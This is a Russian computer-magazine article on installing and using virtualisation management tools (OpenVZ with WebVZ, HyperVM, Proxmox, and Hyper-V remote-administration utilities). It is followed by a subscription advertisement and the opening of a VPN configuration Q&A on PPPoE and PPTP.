Если VM будут использовать диапазон IP-адресов, отличный от реальной системы, то в конфиге OpenVZ параметру NEIGHBOUR\_DEVS присваиваем значение all:

#### \$ sudo nano /etc/vz/vz.conf

```
NEIGHBOUR_DEVS=all
```

Проверяем наличие записи о новом ядре в конфиге загрузчика (она вносится автоматически при установке пакета):

```
$ grep openvz /boot/grub/menu.lst
```

Следующий шаг необязательный, но желательный: многие утилиты OpenVZ по умолчанию используют в качестве домашнего каталог /vz. Поэтому создадим символическую ссылку, чтобы избежать возможных проблем:

```
$ sudo ln -s /var/lib/vz /vz
```

После перезагрузки с новым ядром скачиваем в /vz/template/cache шаблоны систем, которые будем использовать для виртуализации (полный список смотри на [wiki.openvz.org/Download/template/precreated](http://wiki.openvz.org/Download/template/precreated)). Например Ubuntu:

```
$ wget -c http://download.openvz.org/template/
precreated/contrib/ubuntu-8.04.2-i386-minimal.tar.gz
$ sudo cp -v ubuntu-8.04.2-i386-minimal.tar.gz /vz/
template/cache
```

Внутри архива содержится минимальная система. Она не локализована, но это можно исправить уже в процессе использования. При массовом же развертывании лучше локализовать VM в контейнере, из которого и создать новый шаблон. В интернете можно найти сторонние сборки для OpenVZ, например [modernadmin.com/downloads/?d=oemplates/xen](http://modernadmin.com/downloads/?d=oemplates/xen).

#### РАЗБОРКИ С WEBVZ

Панель WebVZ ([webvz.sf.net](http://webvz.sf.net)) — достаточно легкий и простой в использовании инструмент для управления OpenVZ, написанный на Ruby. Имеет встроенный веб-сервер (Webrick), для хранения данных используется БД SQLite. При помощи WebVZ можно:

- управлять контейнерами OpenVZ (создавать, запускать, останавливать, удалять);
- переносить контейнеры в другой Host Node;
- создавать и управлять файлами конфигурации OpenVZ, назначать IP-адреса;
- управлять шаблонами - копировать, создавать, удалять;
- управлять работой OpenVZ;
- создавать резервные копии и восстанавливать работу VM;
- управлять доступом;
- получать отчеты по работе контейнеров.

Одним словом, все, что обычно приходилось делать при помощи консольных команд или самописных скриптов. Процесс инсталляции WebVZ очень легкий. Управление консолью производится через 8887 и 8888 порты, поэтому их следует открыть в firewall. Для начала нам понадобятся все необходимые компоненты Ruby и SQLite. Пакеты для установки Rails ([rubyonrails.org](http://rubyonrails.org)) уже есть в репозитории, но они обычно запаздывают. Так, на момент написания этих строк в репозитории находилась версия 2.0.2, тогда как для работы текущей версии WebVZ требуется Rails 2.3.2 (последняя 2.3.5, но нужна именно 2.3.2). В Ubuntu имеется специальный проект Ubuntu on Rails Team ([launchpad.net/~ubuntu-on-rails](http://launchpad.net/~ubuntu-on-rails)), предлагающий обновленные пакеты для разработчиков Ruby. Подключаем поддерживаемый ими репозиторий, прописав в source.list:

```
deb http://ppa.launchpad.net/ubuntu-on-rails/ppa/ubuntu
hardy main
deb-src http://ppa.launchpad.net/ubuntu-on-rails/ppa/
ubuntu hardy main
```

Добавляем ключ, чтобы APT не ругался:

```
$ sudo apt-key adv --keyserver keyserver.ubuntu.com \
--recv-keys B6C6326781C0BE11
```

Теперь ставим компоненты:

```
$ sudo apt-get install ruby rubygems libsqlite3-ruby \
sqlite3 irb libopenssl-ruby libreadline-ruby rdoc
```

К сожалению, в репозитории находится также не самая последняя версия rubygems, поэтому этот пакет необходимо обязательно обновить, иначе дальнейшие шаги будут невозможны:

```
$ sudo gem update --system
```

Если после этого команда «gem install» не работает, надо установить rubygems при помощи архива с исходными текстами:



Утилита мониторинга виртуальных хостов HyperV\_Mon



► info

• OpenVZ — средство для создания изолированных виртуальных серверов. При использовании OpenVZ основными ограничивающими факторами являются скорость процессора и объем оперативной памяти.


• Помимо ограниченности в выборе гостевой операционки (только Linux-дистрибутивы), у OpenVZ есть еще один минус: все контейнеры используют общий дисковый кэш и общий раздел подкачки.

• Оснастка Authorization Manager (AzMan.msc) предназначена для более точного делегирования полномочий на управление VM в среде Hyper-V.



► dvd

На прилагаемом к журналу диске ты найдешь видеоролик, в котором показан процесс установки OpenVZ + WebVZ на Ubuntu Linux.



Шаблоны ОС для OpenVZ можно загрузить на офсайте

```
$ wget -c http://rubyforge.org/frs/download.php/60718/rubygems-1.3.5.tar.gz
$ tar xzvf rubygems-1.3.5.tar.gz
$ cd rubygems-1.3.5
$ sudo ruby setup.rb
$ sudo ln -s /usr/bin/gem1.8 /usr/bin/gem
```

Теперь можно ставить Rails. Как уже говорилось, WebVZ требует версию 2.3.2, которую можно установить командой:

```
$ sudo gem install -v=2.3.2 rails
```

Если не использовать «-v=2.3.2», будет инсталлирована последняя актуальная версия, с которой WebVZ откажется запускаться, но проблема решается правкой переменной RAILS\_GEM\_VERSION в файле config/environment.rb. У меня при:

```
$ rails -v
Rails 2.3.5
```

WebVZ работал стабильно и без проблем. Теперь настала очередь WebVZ. В последнее время архивы разработчики не предлагают, поэтому будем ставить из Git. Добавим нужные пакеты:

```
$ sudo apt-get install git-core
```

Создаем локальную копию репозитория WebVZ:

```
$ git-clone git://github.com/shuaibzahda/webvz.git
```

Переносим каталог webvz в более подходящее место, например в /var. Установка не требуется, просто переходим внутрь каталога и запускаем:

```
$ cd webvz/
$ sudo ruby script/server
=> Booting WEBrick
=> Rails 2.3.5 application starting on http://0.0.0.0:3000
=> Call with -d to detach
=> Ctrl-C to shutdown server
[2010-01-29 14:08:01] INFO WEBrick 1.3.1
```

```
[2010-01-29 14:08:01] INFO ruby 1.8.6 (2007-09-24) [i486-linux]
[2010-01-29 14:08:01] INFO
WEBrick::HTTPServer#start: pid=6365 port=3000
```

Консоль закрывать нельзя, это потушит серверный процесс, кроме того, в процессе обращения к WebVZ сюда будут выводиться логи. Впоследствии, когда все будет работать нормально, добавим в вызов параметр '-d':

```
$ sudo ruby script/server -d
=> Booting WEBrick
=> Rails 2.3.5 application starting on http://0.0.0.0:3000
```

И создадим простенький скрипт /etc/init.d/webvz:


```
cd /usr/local/webvz/ && /usr/bin/ruby \
-d script/server
exit 0
```

Запускаем браузер и пробуем подключиться к указанному порту: <http://192.168.1.200:3000/>. Регистрируемся, используя логин «admin» и пароль «admin123». Основные настройки WebVZ производятся в пяти вкладках — Containers, OS-Templates, Configuration files, OpenVZ (старт и останов) и Users. Для пользователя с правами клиента доступны только Containers и Personalize (для смены персональной информации). В каждой вкладке находятся еще 3-4 дополнительных подпункта.

Начнем с Users, в которой создаются, удаляются, активируются и отключаются учетные записи. По умолчанию здесь уже имеется пользователь admin, выбираем его и для смены пароля нажимаем «Change Password». Новые учетные записи

# Vtonf

**Vtonf (<http://sourceforge.net/projects/vtonf>) — свободно распространяемая веб-панель для управления виртуальными частными серверами на базе OpenVZ. Ее помощью легко создавать и управлять виртуальными машинами. На данный момент Vtonf доступна для RedHat, Fedora и CentOS.**



## Редактируем конфиг в WebVZ

создаются достаточно просто, при этом пользователь может получить права администратора (Administration) или клиента (Client).

В OS-Templates находим список установленных шаблонов для OpenVZ. Используя гиперссылки, можно удалить шаблон, скопировать его на удаленный сервер, пересобрать шаблон из контейнера, здесь же доступна ссылка на другие шаблоны на сайте OpenVZ.

Чтобы создать новый контейнер, выбираем Containers — New Container и заполняем предложенную форму, указав или выбрав при помощи раскрывающего списка владельца, ОС, файл настроек, ID, имя, IP-адрес, имя узла, DNS-сервер и пароль root. После нажатия кнопки Create получим данные о созданном контейнере. Все достаточно просто и не требует какой-либо подготовки. Выбрав контейнер, его можно отредактировать, удалить, перезагрузить, создать резервную копию и произвести миграцию.

Если теперь перейти в OS-Templates — Re-Create Template, получим возможность пересобрать шаблон из контейнера.

### ПАНЕЛЬ УПРАВЛЕНИЯ HYPERVM

HyperVM ([lxcenter.org](http://lxcenter.org)) — популярная панель управления фермой как физических, так и виртуальных серверов (VPS/VDS). Продуманный интерфейс, построенный с применением веб-технологий, позволяет создавать виртуальные машины даже неискушенному пользователю. Несмотря на то, что HyperVM делает за тебя достаточно

# Proxmox Virtual Environment

**Proxmox VE ([http://pve.proxmox.com/wiki/Main\\_Page](http://pve.proxmox.com/wiki/Main_Page)) — специализированный Linux дистрибутив для развертывания виртуальных серверов на базе OpenVZ и KVM. Сразу после установки пользователь получает полностью готовую систему виртуальных серверов промышленного уровня с управлением через web-интерфейс и поддержкой кластеризации, включая возможность миграции виртуальных окружений с одного узла на другой без остановки работы.**

Текущая версия — 1.5

Лицензия — GPLv2

Размер инсталляционного ISO-образа — 327 МБ

Этот дистрибутив ты найдешь на прилагаемом к журналу DVD-диске.

# Live Migration

Физические сервера нуждаются в обслуживании, обновлении ПО или замене аппаратных компонентов. В обычной ситуации, один сервер — одна ОС, проблема его временной остановки достаточно тривиальна, и отключение на пару минут может пройти незамеченным. А что делать, если одновременно работающих виртуальных серверов насчитывается не один десяток? Их остановка может сильно ударить по репутации компании. Вот здесь на помощь приходит технология переноса виртуальных машин между узлами кластера в реальном времени без их остановки — Live Migration. Такая технология присутствует в продуктах практически всех игроков — Hyper-V, XenEnterprise, VMware (называется VMotion). При этом время переключения достаточно мало (около 60–300 мс), клиенты даже не замечают, что VM находится уже на другом сервере, а все TCP-соединения сохраняются.

Процесс выглядит достаточно просто: состояние VM описывается набором файлов, которые доступны в общем хранилище как исходному, так и целевому серверу. В процессе инициализации через сеть переносятся лишь данные о точном состоянии VM, в частности, памяти. Хотя относительно небольшой размер информации переносится практически мгновенно, некоторые ячейки памяти успевают измениться, поэтому процесс повторяется несколько раз до полной синхронизации. Так как сетевые интерфейсы VM виртуализированы, идентификаторы сохраняются, и подключения не разрываются.

много работы, потратить некоторое время на его изучение и привыкнуть к особенностям панели все-таки придется. В настоящее время поддерживаются две технологии виртуализации — OpenVZ и Xen. В панели нет ограничений по единовременно используемым технологиям и платформам, их можно использовать в любой комбинации. Для удобства конфигурирования применяются системы планирования использования ресурсов (Resource Plan), в которых указываются предустановки: количество VPS, дисковая квота, гарантированное ОЗУ, трафик и так далее. Интерфейс един как для Xen, так и для OpenVZ, большая часть параметров касается обеих технологий, но нужно быть внимательным, так как встречаются настройки «OpenVZ Only» и «Xen Only».

Среди дополнительных возможностей панели HyperVM — управление сертификатами, настройками SSH, ввод команд оболочки, вывод списков сервисов и процессов с возможностью останавливать любые из них, отчеты по работе виртуальных машин. Внешний вид можно изменить при помощи скинов и цветовых схем, для быстрых каналов можно активировать поддержку Ajax.

В качестве меры безопасности предлагается указать диапазоны разрешенных IP-адресов, с которых можно подключаться к панели, и блокируемые айпишники.

Некоторое время исходные коды HyperVM были закрыты, но после взлома серверов хостинг-провайдера Vasev (июнь 2009) LxLabs поменяла лицензию на AGPL-3.0, а исходный код стал доступен в SVN репозитории и в виде архивов. Установка проста, но поддерживаются только RHEL-based дистрибутивы (рекомендуется CentOS). В других системах можно даже не стараться, получим ошибку: «This Operating System is Currently Not supported».

Скачиваем установочный скрипт и отправляем его на выполнение (в качестве параметра virtualization-type указывается тип виртуализации — xen/openvz/NONE):



### ► links

- Сайт проекта OpenVZ — [openvz.org](http://openvz.org)
- Шаблоны ОС для OpenVZ — [wiki.openvz.org/Download/template/precreated](http://wiki.openvz.org/Download/template/precreated)
- Сайт WebVZ — [webvz.sf.net](http://webvz.sf.net)
- Сайт HyperVM — [lxcenter.org](http://lxcenter.org)
- Познакомиться с HyperVM можно здесь: <http://demo.hypervm.com:8888>
- Страница SCVMM 2008 — [microsoft.com/systemcenter/virtualmachinemanager](http://microsoft.com/systemcenter/virtualmachinemanager)
- Библиотека PowerShell management Library for Hyper-V — [pshypervm.codeplex.com](http://pshypervm.codeplex.com)
- HVRremote — [code.msdn.microsoft.com/HVRremote](http://code.msdn.microsoft.com/HVRremote)



## Процесс создания контейнера в WebVZ достаточно прост

```
$ wget -c http://download.lxcenter.org/download/hypervm/production/hypervm-install-master.sh
$ sudo sh ./hypervm-install-master.sh --virtualization-type=openvz
```

Вот и вся установка. Если планируется развернуть целый кластер, то hypervm-install-master.sh используем на первом сервере, в остальных случаях — hypervm-install-slave.sh.

### ИНСТРУМЕНТЫ ДЛЯ УПРАВЛЕНИЯ HYPER-V

В последнее время Microsoft активно продвигает технологию Hyper-V, которая доступна в виде роли в Windows 2008 всех версий, или отдельного продукта Microsoft Hyper-V Server 2008 (он, кстати, является бесплатным). Hyper-V был детальным образом «проработан» в статье «Гиперактивная виртуальность» (X\_02\_2009), поэтому не отвлекаемся на пение дифирамбов и описание возможностей, а сразу переходим к рассмотрению инструментов, упрощающих его настройку.

Для локального и удаленного управления настройками Hyper-V предлагается достаточно много утилит, взять хотя бы для примера комплект «Hyper-V Tools», позволяющий управлять Hyper-V удаленно, или диспетчер Hyper-V (Hyper-V Manager). Последний может устанавливаться на другом компьютере, работающем под управлением Win2k8 и выше, вне зависимости от наличия на нем роли Hyper-V. При этом сам сервер, которым мы будем управлять, может быть развернут как в полном варианте, так и в сокращенном (Server Core). Пользователям Vista предлагается диспетчер для Hyper-V ([support.microsoft.com/kb/952627](http://support.microsoft.com/kb/952627) с обновлением [support.microsoft.com/kb/970203](http://support.microsoft.com/kb/970203)). Подобный инструмент для Win7 не поставляется отдельно, он включен в комплект Remote Server Administration Tools for Windows 7 (RSAT), куда входит еще ряд консолей, позволяющих настроить, помимо Hyper-V, сервисы Active Directory, DHCP, DNS, файловый, RDP, а также компоненты BitLocker, GPO, Network Load Balancing и т.д. Ссылку для загрузки RSAT for Win7 не даю, ее очень просто найти через гугл.

Для удаленного управления не забываем разрешить нужные соединения в настройках Windows Firewall:



## Панель управления HyperVM обла- дает большим количеством воз- можностей

```
> netsh advfirewall firewall set rule group="Windows Management Instrumentation (WMI)" new enable=yes
```

Также необходимо предоставить пользователю право на удаленный запуск DCOM запросов в консоли DCOMcnfg.exe.

В промышленной среде настройка удаленного доступа для большого количества пользователей с разными правами и возможностями превращается в довольно-таки нетривиальную задачу. Упростить все настройки, необходимые для удаленного управления Hyper-V, призван сценарий HVRemote (Hyper-V Remote Management Configuration Utility, [code.msdn.microsoft.com/HVRemote](http://code.msdn.microsoft.com/HVRemote)). С его помощью можно добавить или удалить учетную запись, рабочую группу и домен, открыть нужные порты в WF и диагностировать проблемы. Например, чтобы делегировать право пользователю, достаточно дать команду:

```
> cscript hvremote /add:synack\user
```

Удалить также просто:

```
> cscript hvremote /remove:synack\user
```


Чтобы установить на клиенте исключение для MMC в Windows Firewall, набираем:

```
> cscript hvremote.wsf /mmc:enable
```

Вывести и проверить текущую конфигурацию можно следующим образом:

```
> cscript hvremote.wsf /show /target:computername
```

Среди других доступных инструментов следует отметить Hyper-V Powershell Snap in ([powershellhyperv.codeplex.com](http://powershellhyperv.codeplex.com)) — небольшую программу, предназначенную для управления доступом и настройками удаленного Hyper-V сервера. В настоящее время разработчиками предлагаются лишь исходные тексты, и для его сборки потребуются Visual Studio. Библиотека PowerShell management Library for Hyper-V ([pshyperv.codeplex.com](http://pshyperv.codeplex.com)) содержит около 80



## Проверяем настройки при помощи HVRemote

дополнительных PowerShell-команд, позволяющих добавлять, удалять, настраивать VM, управлять виртуальными устройствами, работать с VHD-файлами и получать информацию о текущем состоянии VM.

Веб-интерфейс управления Hyper-V Web Manager (HVWM, [hvwm.codeplex.com](http://hvwm.codeplex.com)), представляющий собой надстройку к провайдеру Virtualization WMI, в настоящее время находится в начальной стадии развития и позволяет лишь просмотреть список доступных VM, но уже сейчас проекту сулят большое будущее. Небольшая утилита HyperV\_Mon ([www.turgent.com/tools.aspx](http://www.turgent.com/tools.aspx)) выдаст информацию о загрузке компонентов VM в более удобной форме, чем обычный диспетчер задач ОС. И хотя HyperV\_Mon не предназначен для повседневного мониторинга, он позволяет разобраться с тем, что происходит в VM. Компания Citrix Systems порождала системных администраторов и IT-специалистов, выпустив бесплатный продукт Citrix Essentials for Hyper-V Express Edition ([deliver.citrix.com/go/citrix/ehvexpress](http://deliver.citrix.com/go/citrix/ehvexpress)). С его помощью можно довольно просто управлять двумя хостами Hyper-V, которые подключены к единому Fibre Channel или iSCSI хранилищу.

И, наконец, самым мощным решением является диспетчер виртуальных компьютеров SCVMM 2008 (System Center Virtual Machine Manager, [microsoft.com/systemcenter/virtualmachinemanager](http://microsoft.com/systemcenter/virtualmachinemanager)), он дает возможность управлять физической и виртуальной инфраструктурой, причем не только Hyper-V, но и Microsoft Virtual Server 2005, а также VMware ESX/ESXi, переносить физические в виртуальную среду и многое другое.

### ЗАКЛЮЧЕНИЕ

Инструменты удаленного управления позволяют на порядок упростить настройку любого количества виртуальных машин не только подготовленному администратору, но и пользователю, обладающему весьма поверхностными знаниями об используемых технологиях. Очевидно, рынок решений виртуализации сегодня насыщен как никогда, и победит тот хостер, который предоставляет клиентам больше удобных инструментов. ■

# ВЫГОДА • ГАРАНТИЯ • СЕРВИС

# ГЛАВЕР

8.5 Гб  
DVD

## БУДЬ УМНЫМ!

ХВАТИТ ПЕРЕПЛАЧИВАТЬ В КИОСКАХ!  
СЭКОНОМЬ 660 РУБ. НА ГОДОВОЙ ПОДПИСКЕ!

Замучились искать журнал в палатках и магазинах? Не хочешь тратить на это время? Не надо. Мы сами потратим время и привезем тебе новый выпуск X. Для жителей Москвы (в пределах МКАД) доставка может осуществляться бесплатно с курьером из рук в руки в течение трех рабочих дней с момента выхода номера на адрес офиса или на домашний адрес.

**ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ 2100 руб.**



Еще один удобный способ оплаты подписки на твоё любимое издание — в любом из 72 000 платежных терминалах QIWI (КИВИ) по всей России.

**ЕСТЬ ВОПРОСЫ?** Звони по бесплатным телефонам 8(495)780-88-29 (для москвичей) и 8(800)200-3-999 (для жителей других регионов России, абонентов сетей МТС, Билайн и Мегафон).

**ВОПРОСЫ, ЗАМЕЧАНИЯ И ПРЕДЛОЖЕНИЯ ПО ПОДПИСКЕ НА ЖУРНАЛ ПРОСИМ ПРИСЫЛАТЬ НА АДРЕС [info@glc.ru](mailto:info@glc.ru)**

### ЭТО ЛЕГКО!

1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта [shop.glc.ru](http://shop.glc.ru).
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:
  - по электронной почте [subscribe@glc.ru](mailto:subscribe@glc.ru);
  - по факсу 8 (495) 780-88-24;
  - по адресу 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.

### ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в январе, то подписку можно оформить с марта.

**СТОИМОСТЬ ЗАКАЗА:**  
2100 РУБ. ЗА 12 МЕСЯЦЕВ  
1200 РУБ. ЗА 6 МЕСЯЦЕВ

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

### ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ « \_\_\_\_\_ »

- на 6 месяцев  
 на 12 месяцев  
 начиная с \_\_\_\_\_ 20 г.  
 прошу выслать бесплатный номер журнала \_\_\_\_\_

- Доставлять журнал по почте на домашний адрес  
 Доставлять журнал курьером:  
 на адрес офиса\*  
 на домашний адрес\*\*

(отметь квадрат выбранного варианта подписки)

Ф.И.О. \_\_\_\_\_

### АДРЕС ДОСТАВКИ:

индекс \_\_\_\_\_

область/край \_\_\_\_\_

город \_\_\_\_\_

улица \_\_\_\_\_

дом \_\_\_\_\_ корпус \_\_\_\_\_

квартира/офис \_\_\_\_\_

телефон ( \_\_\_\_\_ ) \_\_\_\_\_

e-mail \_\_\_\_\_

сумма оплаты \_\_\_\_\_

\* в свободном поле укажи название фирмы и другую необходимую информацию  
 \*\* в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле \_\_\_\_\_

### Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

ОАО «Нордеа Банк», г. Москва  
 р/с № 40702810509000132297  
 к/с № 30101810900000000990  
 БИК 044583990 КПП 770401001

Плательщик \_\_\_\_\_  
 Адрес (с индексом) \_\_\_\_\_

Назначение платежа	Сумма
Оплата журнала « _____ »	
с _____ 20 г.	

Ф.И.О. \_\_\_\_\_  
 Подпись плательщика \_\_\_\_\_

Кассир \_\_\_\_\_

### Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

ОАО «Нордеа Банк», г. Москва  
 р/с № 40702810509000132297  
 к/с № 30101810900000000990  
 БИК 044583990 КПП 770401001

Плательщик \_\_\_\_\_  
 Адрес (с индексом) \_\_\_\_\_

Назначение платежа	Сумма
Оплата журнала « _____ »	
с _____ 20 г.	

Ф.И.О. \_\_\_\_\_  
 Подпись плательщика \_\_\_\_\_

Кассир \_\_\_\_\_

# Теневые Магистралли Сети

## НАСТРОЙКА VPN В ВОПРОСАХ И ОТВЕТАХ

Технология виртуальных частных сетей сегодня как никогда пользуется большой популярностью. Ее применяют провайдеры для подключения пользователей к интернету, системные администраторы объединяют при помощи VPN удаленные офисы, командировочные и домашние сотрудники, работающие вне корпоративной сети, подключаются ко внутренним ресурсам компании по безопасному каналу. Технологий и протоколов разработано немало, все они имеют свои особенности, достоинства и недостатки, требуют специфических настроек роутеров. Попробуем навести порядок в знаниях.

### КАКОЙ ТИП VPN ИСПОЛЬЗОВАТЬ ПРОВАЙДЕРУ?

Типичная для небольших городов или удаленных районов ситуация: кто-то покупает жирный канал и затем перепродает его желающим подключиться к интернету. Как правило, в этом случае параллельно создается локалка, через которую и обеспечивается подключение. Внутри LAN пользователи сами организуют внутренние сервисы, что является дополнительным стимулом к подключению. Для раздачи интернета в таком варианте лучше всего «подойдут» протоколы PPPoE и PPTP, наиболее популярные и удобные в классе host-to-network. Почему эти, а не другие? Давай разберемся.

Причины популярности PPPoE и PPTP банальны: клиенты имеются во всех популярных ОС, включая \*nix. Процесс подключения и настройки достаточно прост и не требует особой подготовки. В Windows PPPoE и PPTP поддерживаются из коробки, пользователю стоит лишь настроить новое подключение в разделе «Сетевые подключения».

Конечно, это не догма, и часто выбор протокола зависит от предпочтений сисадмина, который будет все настраивать. Многие из администраторов посчитают более «удобным» OpenVPN, который отлично защищен, прост в настройке и адаптирован для работы из-за NAT. Но такое решение все-таки ориентировано именно на построение VPN подключения, а не как средство организации доступа в интернет, со всеми

вытекающими последствиями, в частности, отсутствием готового и удобного биллинга. К тому же клиентам потребуется установка дополнительного ПО, что многими не приветствуется. Другой вариант — L2TP/IPsec — предпочтительнее с точки зрения безопасности, но значительно сложнее в настройках, поэтому, если его и предлагают провайдеры, то только как альтернативу PPPoE или PPTP для продвинутых и/или параноидальных пользователей. Если ты решил поднять платный VPN, чтобы другие юзеры или мелкие фирмы могли безопасно подключаться к сервисам интернета, скрывать свой IP, или же обходить блокировку IP на сайтах, отслеживающих регион посетителя, то кроме «традиционного» в таких случаях PPTP, следует обязательно предложить более защищенную альтернативу, вроде OpenVPN или L2TP/IPsec, снабдив пользователей подробными инструкциями по подключению.

А вот выбор PPPoE или PPTP зависит от топологии и особенностей сети.

**ЗА И ПРОТИВ PPPoE** Подключение по протоколу PPPoE (Point-to-point protocol over Ethernet, RFC 2516) у клиентов обычно вызывает меньше проблем, поскольку пользователю всего лишь нужно помнить свой логин и пароль. Причем процесс настройки прост как в Windows, так и в \*nix системах. Учитывая, что PPP соединение

можно шифровать, раскрыть передаваемые данные нельзя. Поиск сервера провайдера производится автоматически при помощи широковещательного PADI-пакета (PPPoE Active Discovery Initiation), передаваемого на канальном уровне, то есть клиенту не нужно задавать IP-адрес сервера доступа, как при настройке PPTP. Более того, в сети параллельно может работать несколько серверов, которые одновременно отвечают клиенту на запрос, а клиент сам решает, к какому из них он будет подключаться. Сервера никак не мешают друг другу, поэтому достаточно просто организовать резервирование PPPoE подключения.


Посмотреть список доступных серверов в \*nix можно запустив утилиту pppoe-discovery, которая отправляет PADI пакет и выводит результат, имя сервера и его MAC-адрес.

```
# pppoe-discovery -I eth0
Access-Concentrator: MT-01
```

Это и есть наш сервер.

Если в сети несколько PPPoE серверов, и нужно подключиться к определенному, явно указываем его в настройках /etc/ppp/peers/dsl-provider:

```
# nano /etc/ppp/peers/dsl-provider
plugin rp-pppoe.so
rp_pppoe_ac MT-01
eth0
```



Использование второго сервера позволит также зарезервировать и другие полезные сервисы: DHCP, DNS и прочие. Для PPPoE еще одним очевидным преимуществом является возможность использования простых средств аутентификации и проверки полномочий на базе протокола RADIUS. Недостатки PPPoE вытекают из его достоинств. Так как он работает только в сети Ethernet, то использование транзитных IP-маршрутизаторов недопустимо. В крупных, разветвленных сетях поиск сервера обычно затягивается, а широковещательные пакеты могут «застревать» в роутерах. Поэтому PPPoE эффективен при использовании в относительно небольших или средних обособленных сетях. Также стоит отметить, что стабильная работа PPPoE через WiFi не гарантируется: через некоторое время может возникнуть «подвисание» соединения. Для решения этой проблемы придется ставить дополнительный роутер на границе WiFi и Wired LAN, который и будет подключаться к PPPoE серверу. Еще одна проблема, которая иногда всплывает — это размер MTU. Дело в том, что максимальный размер Ethernet-пакета равен 1500 байт, а максимальный размер пакета, передаваемого через PPPoE, равен 1492 байта (заголовок PPPoE — 6 байт и PPP Protocol ID — 2 байта). Некоторые роутеры поддерживают технологию Path MTU Discovery, которая запрещает фрагментацию пакетов. При этом 